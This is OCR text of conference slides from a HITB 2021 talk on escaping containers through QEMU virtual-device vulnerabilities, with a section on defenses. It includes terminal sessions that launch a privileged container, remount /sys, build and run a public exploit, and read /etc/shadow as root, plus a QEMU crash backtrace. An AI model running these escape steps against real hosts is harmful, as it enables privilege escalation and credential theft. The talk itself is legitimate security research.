


```
root@test-Standard-PC-i440FX-PIIX-1996:/home/test# ./poc
a = 0x556dc4d032a0
pid=68027

ret = 1513
root@test-Standard-PC-i440FX-PIIX-1996:/home/test# cat /etc/shadow
root:!:18785:0:99999:7:::
daemon:*:18737:0:99999:7:::
```

Container escape from VMM


Container in VM

- VM + Container is more popular
- Can benefit from both architecture




VM attack surface: device

- Interface between VM OS and qemu devices
- VM OS can write/read a lot of data to device
- Various device: a lot of vulnerability



Device and driver sysfs


- Virtual filesystem like procfs
- Usually mounted at /sys
- Container device&&driver info and can control device behavior



```
/sys/devices/pci0000:17
|-- 0000:17:00.0
|    |-- class
|    |-- config
|    |-- device
|    |-- enable
|    |-- irq
|    |-- local_cpus
|    |-- remove
|    |-- resource
|    |-- resource0
|    |-- resource1
|    |-- resource2
|    |-- revision
|    |-- rom
|    |-- subsystem_device
|    |-- subsystem_vendor
|    `-- vendor
`-- ...
```

Container escape through VMM vulnerabilities


- Container can interact with device
- Virtual device is vulnerable
- Container escape through VM device vulnerability




Container escape through VMM vulnerabilities: poc

- scavenger from Gaoning Pan, Xingwei Lin
- Just a PoC change from here: https://github.com/hustdebug/scavenger


Container escape through VMM vulnerabilities: poc



```
root@test-Standard-PC-i440FX-PIIX-1996:~/scavenger/exploit# docker run -it --security-opt apparmor:unconfined  --cap-add=SYS
_ADMIN -v /home/test:/test ubuntu bash
root@2cb504dcdaf3:/# apt update -qq && apt install -qq gcc make g++
^C
root@2cb504dcdaf3:/# apt update -qq && apt install -qq gcc make g++  -y
```



```
root@367fde56c5e6:/test/scavenger/exploit# make
cc -g   -c -o exp.o exp.c
cc -g   -c -o common.o common.c
g++ -std=c++11 -g  -g -o  exp exp.o common.o
root@367fde56c5e6:/test/scavenger/exploit# ./exp
Segmentation fault (core dumped)
root@367fde56c5e6:/test/scavenger/exploit# mount -o rw,remount /sys
root@367fde56c5e6:/test/scavenger/exploit# ./exp
```



```
Program received signal SIGSEGV, Segmentation fault.
0x0000555555c93531 in object_unref (obj=0x7fd200000000) at qom/object.c:112
1124         g_assert(obj->ref > 0);
Missing separate debuginfos, use: debuginfo-install glib2-2.56.1-4.alios7.x
-3.0.13-18.1.alios7.x86_64 libgcc-4.8.5-4.1.alios7.x86_64 libmount-2.23.2-6
ios7.x86_64 libuuid-2.23.2-61.2.alios7.x86_64 pcre-8.32-15.1.alios7.x86_64
(gdb) bt
#0  0x0000555555c93531 in object_unref (obj=0x7fd200000000) at qom/object.c
#1  0x0000555555a09eae in qemu_sglist_destroy (qsg=0x555557a5f8c0) at dma-h
#2  0x0000555555a6919b in nvme_map_prp (qsg=0x555557a5f8c0, iov=0x555557a5f
    at hw/block/nvme.c:220
#3  0x0000555555a69bed in nvme_rw (n=0x5555576f6190, ns=0x5555576fdf40, cmd
#4  0x0000555555a69e4a in nvme_io_cmd (n=0x5555576f6190, cmd=0x7fffffffdf40
#5  0x0000555555a6b526 in nvme_process_sq (opaque=0x55555717d5f0) at hw/blo
#6  0x0000555555ddb812 in timerlist_run_timers (timer_list=0x5555569b0c00)
#7  0x0000555555ddb8b3 in qemu_clock_run_timers (type=QEMU_CLOCK_VIRTUAL) a
#8  0x0000555555ddbb88 in qemu_clock_run_all_timers () at util/qemu-timer.c
#9  0x0000555555ddc339 in main_loop_wait (nonblocking=0) at util/main-loop.
#10 0x0000555555974b45 in qemu_main_loop () at /nvme/pangpei.lq/devel/docke
#11 0x0000555555d7adb4 in main (argc=19, argv=0x7fffffffe1b8, envp=0x7ffff
```

03 | The defense

binfmt_misc escape

- Secure container(kata, gVisor)
- Drop CAP_SYS_ADMIN(can’t remount)
- Usermode helper whitelist (CONFIG_STATIC_USERMODEHELPER_PATH)
- LSM(Apparmor, SELinux)

eBPF escape

- Drop CAP_SYS_ADMIN(can’t remount)
- Disable unprivileged container load eBPF
- Signed eBPF program (in progress)

VMM escape

- Secure container(kata, gVisor)
- Drop CAP_SYS_ADMIN(can’t remount)
- Fix VMM vulnerability

HITB SECCONF SIN-2021

Thank you

Li Qiang, liq3ea@gmail.com